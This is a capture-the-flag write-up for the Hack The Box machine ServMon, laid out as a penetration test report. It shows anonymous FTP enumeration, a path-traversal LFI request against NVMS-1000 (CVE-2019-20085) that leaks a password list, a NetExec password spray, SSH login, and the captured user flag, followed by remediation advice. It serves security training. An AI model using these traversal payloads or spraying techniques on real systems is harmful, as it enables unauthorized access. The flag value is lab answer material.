PENETRATION TEST REPORT

HTB: ServMon

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-29
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....3
2. Scope & Rules of Engagement.....5
3. Methodology.....6
4. Attack Narrative.....7
5. Vulnerability Findings.....13
6. Post Exploitation & Loot.....16
7. Remediation Summaries.....17
8. Appendices.....18

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	0 / 1
Critical Vulnerabilities	0
High Vulnerabilities	1
Medium Vulnerabilities	1
Low Vulnerabilities	1

1.4 Attack Path Summary


Unauthenticated
21 FTP
Anonymous login allowed
/Users/
System users
Nathan/
Nadine/
Confidential.txt
Passwords.txt contains passwords, located at nathan's desktop
/Users/Nathan/Desktop/Passwords.txt
80 HTTP
NVMS-1000 login page
Searching vulnerabilities affecting NVMS-1000
CVE-2019-20085 LFI via path traversal
Reading Passwords.txt
http://targetsystem/..%2F..%2F..%2F

2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.227.77	SERVMON	Windows 10 / Server 2019 Build 17763 x64	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-28 15:50 UTC
End Date/Time	2026-10-28 17:50 UTC
Total Engagement Time	2h

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance —** passive & active information gathering
- **Scanning & Enumeration —** port scanning, service fingerprinting, share/AD enumeration
- **Exploitation —** targeted exploitation of identified weaknesses
- **Post-Exploitation —** privilege escalation, lateral movement, credential harvesting
- **Reporting —** documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions and credential validation
ftp	FTP client
ssh	SSH client


4. Attack Narrative

4.1 Host: TARGET-01 — 10.129.227.77

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.227.77 -oA network/nmap_ports
```



```
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
80/tcp    open     http
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
5666/tcp  open     nrpe
6063/tcp  open     x11
6699/tcp  open     napster
8443/tcp  open     https-alt
32494/tcp filtered unknown
32814/tcp filtered unknown
39775/tcp filtered unknown
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
49667/tcp open     unknown
49668/tcp open     unknown
49669/tcp open     unknown
49670/tcp open     unknown
```

FTP, SSH, HTTP, RPC, SMB

5666 NRPE - Remote monitoring
6063 X11 - GUI for remote management
6699 Napster - Napster file-sharing protocol

Targeted service/version scan on discovered ports:

```
nmap -
p21,22,80,135,139,445,5666,6063,6699,8443,49664,49665,49666,49667,49668,49669,4
9670 -Pn -n -vv --min-rate=5000 -sCV 10.129.227.77 -oA network/nmap_service
```

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLqFnd0LtYC3vPEYbWRZEOTBIpA++rGtx7C/R2/f2Nrro7e
YeguZ5yGcWwkuJCCORodiXt37INiwgFnRaiIGKg4hYzMcGrhQT/QVx53KZPNJHGuTl18yTlXFvQZjgPk1Bc/0JG
d+VI3UUe5rjlnC4TrRLUMAtl8ybD2LA2919qGTT1HjUf8h73sGWdY9rrfMg4omua3ywkQOaoV/KWJZVQvChAYIN
TU+1HSvBHO6K9/Bh6pOxWgVXhjuEd0KUyCwRqkvWAjxw5xrCCokjYcOEZ34fA+IkwPpK4oQE279/Y5p7niZyP4l
10GsfjqCdXOggjhxcORqWa9oZZtlVtsIV5WR6MyRsUPTV6N8NRDD8=
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA5iE0EIBy2ljC
ghqmRG7yrLjEBxJBMeZ3DRL3xEXHOK5rCRGY=
|   256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN6c7yYxNJoV/1Lp8AQeOGoJrtQ6rgTitXOksHDoKjhn
80/tcp    open  http          syn-ack ttl 127
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org
```

Anonymous FTP login allowed

SSH: OpenSSH for Windows 8.0


```
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
5666/tcp  open  tcpwrapped    syn-ack ttl 127
6063/tcp  open  tcpwrapped    syn-ack ttl 127
6699/tcp  open  tcpwrapped    syn-ack ttl 127
8443/tcp  open  ssl/https-alt syn-ack ttl 127
|_ssl-date: TLS randomness does not represent time
| http-title: NSClient++
|_Requested resource was /index.html
| http-methods:
|_  Supported Methods: GET
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-01-14T13:24:20
| Not valid after:  2021-01-13T13:24:20
| MD5:     1d03 0c40 5b7a 0f6d d8c8 78e3 cba7 38b4
| SHA-1:   7083 bd82 b4b0 f9c0 cc9c 5019 2f9f 9291 4694 8334
| SHA-256: a6b0 6b86 2352 4446 d65a 36da ca4f f145 d752 e5e9 fcc9 42b8 70be
| -----BEGIN CERTIFICATE-----
```

Port 8443 HTTPS - NSClient++

Phase 2: Enumeration

FTP enumeration:

```
ftp 10.129.227.77
```



Potential Users:


- Nadine
- Nathan

Change directory to Nadine, download Confidential.txt:

```
get Confidential.txt
```

Read it on local system, "`Passwords.txt` file is in Nathan desktop".

Web enumeration port 80 HTTP:
Browsing: http://10.129.227.77




"NVMS-1000" Login page at `/Pages/login.htm`


Phase 3: Initial Access — CVE-2019-20085 - LFI

Searching for "NVMS-1000 CVE" surfaces a known vulnerability affecting NVMS-1000:
https://packetinside.github.io/cves/cve-2019-20085/
CVE-2019-20085. Local file inclusion with path traversal.

With a path traversal of 12 directories from the webroot to reach the system root include `/Users/Nathan/Desktop/Passwords.txt` to read its contents in the response

```
http://10.129.227.77/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2Fwindows%2Fwin.ini
```


Not Secure
http://10.129.227.77/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F



Passwords:

```
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Saved to `passwords.txt` file in local system

Although this passwords seem to belong to `Nathan`, will also probe against `Nadine` and `administrator`, creating a file `users.txt` including these.

Password validation against multiple users:

```
nxc smb 10.129.227.77 -u users.txt -p passwords.txt --continue-on-success
```

```
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServM
on) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [+] ServMon\nadine:L1k3B1gBut7s@W0rk
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:0nly7h3y0unGWi11F0l10w STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:0nly7h3y0unGWi11F0l10w STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:IfH3s4b0Utg0t0H1sH0me STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:IfH3s4b0Utg0t0H1sH0me STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\nathan:Gr4etN3w5w17hMySk1Pa5$ STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\administrator:Gr4etN3w5w17hMySk1Pa5$ STATUS_LOGON_FAILURE
```

OS: Windows 10 / Server 2019 Build 17763 x64

Hostname: SERVMON

Domain: ServMon

SMB message signing disabled

Password valid for `nadine`

Valid credential:

Username: `nadine`

Password: `L1k3B1gBut7s@W0rk`


Add Hostname to `/etc/hosts`:



Connect via SSH:

```
ssh nadine@servmon
```

Input password: `L1k3B1gBut7s@W0rk`



Connected as `nadine` to target system `SERVMON` with IP: 10.129.227.77

Flag — user.txt

```
type C:\Users\Nadine\Desktop\user.txt
```

user.txt: `fffb3f6b7005b2dfacd3199ddbb7930d`

5. Vulnerability Findings

5.1 [Medium] Anonymous FTP login allowed

Severity	Medium
Affected Host	10.129.227.77 (SERVMON)
Port / Service	21/tcp FTP - `/Users/`

Description

The exposed FTP service is configured to allow anonymous login.

Impact

A unauthenticated attacker can use the anonymous credential (`anonymous:anonymous`) to access the service and files within the `/Users/` directory. This directory contains valid system usernames as directories and files disclose information about the system like the location of a sensitive file (`Passwords.txt`)

Evidence

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
```

Nmap scan results on port 21/tcp FTP. Anonymous FTP login allowed

Remediation

Disallow anonymous FTP login

5.2 [High] Password disclosure via CVE-2019-20085 LFI

Severity	High
Affected Host	10.129.227.77 (SERVMON)
Port / Service	80/tcp HTTP - NVMS-1000
CVSS	7.5 [AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N]

Description


The system monitoring software NVMS-1000 deployed at port 80 HTTP is vulnerable to a known vulnerability CVE-2019-20085 which allows Local File Inclusion with the use of path traversal.

Impact

A unauthenticated attacker can traverse 12 directories back from the webroot to reach the system root and include system files. Via FTP, the location of a sensitive file (`Passwords.txt`)

was disclosed, and now can be read via FLI, disclosing 7 potential passwords. One of the passwords turns out valid for authentication to the system as `Nadine`, enabling to remotely connect to the system via the exposed SSH service.

Evidence


Not Secure
http://10.129.227.77/..%2F..%2F..%2F

5.3 [Low] SMB message signing disabled

Severity	Low
Affected Host	10.129.227.77 (SERVMON)
Port / Service	139/tcp ,445/tcp SMB

Description

The SMB service is configured to not use message signing.

Impact

The lack of SMB packet signing enables the possibility for an attacker to relay SMB authentication. This is largely informational since was not exploited or proven.

Evidence

```
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServM
on) (signing:False) (SMBv1:None)
```

SMB query using NetExec. SMB signing: False

Remediation

Is preferred to enable and require SMB message signing

References

https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-signing-overview

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.227.77	nadine	L1k3B1gBut7s@W0rk	SSH

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.227.77	user.txt	fffb3f6b7005b2dfacd3199ddbb7930d	C:\Users\Nadine\Desktop\user.txt
10.129.227.77	root.txt	[NOT CAPTURED]	-


7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.2 [High] Password disclosure via CVE-2019-20085 LFI	High	Medium	1st
5.1 [Medium] Anonymous FTP login allowed	Medium	Very Low	2nd
5.3 [Low] SMB message signing disabled	Low	Very Low	3rd

8. Appendices

Appendix A — Proof of Compromise



Connected as nadine via SSH to the target system SERVMON with IP: 10.129.227.77

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

CVSS Common Vulnerability Scoring System — standardised severity scoring 0–10.

LFI Local File Inclusion — tricking a web application into including local files it wasn't meant to expose.